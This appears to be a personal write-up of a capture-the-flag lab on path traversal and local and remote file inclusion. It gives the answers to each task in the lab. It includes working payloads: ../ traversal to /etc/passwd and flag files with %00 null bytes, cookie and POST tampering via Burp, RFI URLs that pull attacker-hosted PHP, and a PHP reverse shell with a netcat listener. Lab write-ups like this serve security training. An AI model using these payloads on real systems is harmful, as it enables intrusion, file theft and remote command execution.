
Task 1 Introduction

Task 2 Deploy the VM

Task 3 Path Traversal

Task 4 Local File Inclusion – LFI

Give Lab #1 a try to read /etc/passwd. What would the request URI be?
To get this first we need to see what happens if we have imput into the box. We get an error saying not in the directory and to function.include how ever if we change the url to /etc/passwd we do get the contents of the directory.
In Lab #2, what is the directory specified in the include function?
Once we open lab two and we imput something into the box we can see a few warnings that say “Warning: include() [function.include]: Failed opening ‘includes/f’ for inclusion” which is telling us the action were preformins isn’t being found in the directory includes.
Task 5 Local File Inclusion – LFI #2
Give Lab #3 a try to read /etc/passwd. What is the request look like?
First, we just need to find out how many levels deep we currently are so imputing anything into the form box shows us that were 4 levels deep. Next we escape the current directory by using ../../../../ Then we can move to the etc/password by adding it to the end of the escape trick and finally we nee to use the nullbite trick on the end using %00, Now we have access to the passwd file
Which function is causing the directory traversal in Lab #4?
If we enter any value into the input box we can see that the function is “file_get_contents”
Try out Lab #6 and check what is the directory that has to be in the input field?
Again if we just input a value we get a warning telling us that only allowed files from “THM-profile” are accepted.
Try out Lab #6 and read /etc/os-release. What is the VERSION_ID value?
For this flag we first can input THM-profile/etc into the box and we get a warning of that it failed opening and we need to include a certain path. If we look closely at the path we can see we are 5 levels deep so if then do “http://{target ip}/lab6.php?file=THM-profile/../../../../../etc/os-release. We can now see the os information including the VERSION_ID=”12.04″

Task 6 Remote File Inclusion – RFI
We showed how to include PHP pages via RFI. Do research on how to get remote command execution (RCE), and answer the question in the challenge section.
To do this we first need to create the php script given to us in the reading to echo hello. Next we need to start a webserver on our attackbox to be able to serve the file to the vulurable page. We do this using our cli and the syntax “python3 -m http.server 8000” now that we have our webserver up and our document we just need to go into the playground and use http://{target ip}/playground.php?file=http://{attackbox ip}:8000/{fullfile location path} Mine looked like http://10.10.197.107/playground.php?file=http://10.10.69.15:8000/Desktop/new” once we have done this on our page we can see we successfully we able to echo hello THM on the screen.

Task 7 Remediation

Task 8 Challenge
Capture Flag1 at /etc/flag1
First we navigate to the challenge 1 page. Next we can see that post is broken, so if we open the inspector and scroll down and find the form action and change the method for get to post. Now we just just need to enter the /etc/flag1 into the form and we get the flag
Capture Flag2 at /etc/flag2
For this one I went ahead and opened burp so I could modify the cookies easier. Once burps running and the site has its first capture, we can see the cookie is set to Guest so changing the cookie to admin we get a welcome admin. However it gives us no additional access and if we put a random value in the cookies it says “hello {random value} So essentially the cookies is acting as a form so if we escape up using ../../../../../etc/flag2 we can see it tries to open flag2.php so we can get around this using a null byte so it doesn’t look for the php ../../../../../etc/flag2%00 and now we can see our cookie.
Capture Flag3 at /etc/flag3
Once were on our lab3 we see the hint about the $_REQUESTS variable also not everything is filtered. Now we need to open our inspector and burp suit to intercept the traffic. We can see the website is using GET so if we do what we did on flag1 and change it to post and capture that and then use the /../../../../etc/flag3%00 in the file area of the post we snag our flag.
Gain RCE in Lab #Playground /playground.php with RFI to execute the hostname command. What is the output?
Since we already did task 6 this is easy enough. First we need to go to https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php and grab the code and put it on our desktop. Next we need to modify the code with our attackbox ip and listening port. Now if we start a web server using “python3 -m http.server 8000” and also netcat using nc -lvnp {specified listening port}
Now all we need to do is go the url http://{target ip}/playground.php?file=http://{attackbox ip}:8000/{fullfile location path} mine was” http://10.10.9.89/playground.php?file=http://10.10.7.225:8000/Desktop/pen”
And make sure you have netcat or you’ll get the error saying its common error and that there was a connection made. Now we should have a shell open on our listener. From there we just need to run the command hostname to get our flag.

 R3ap3rd0g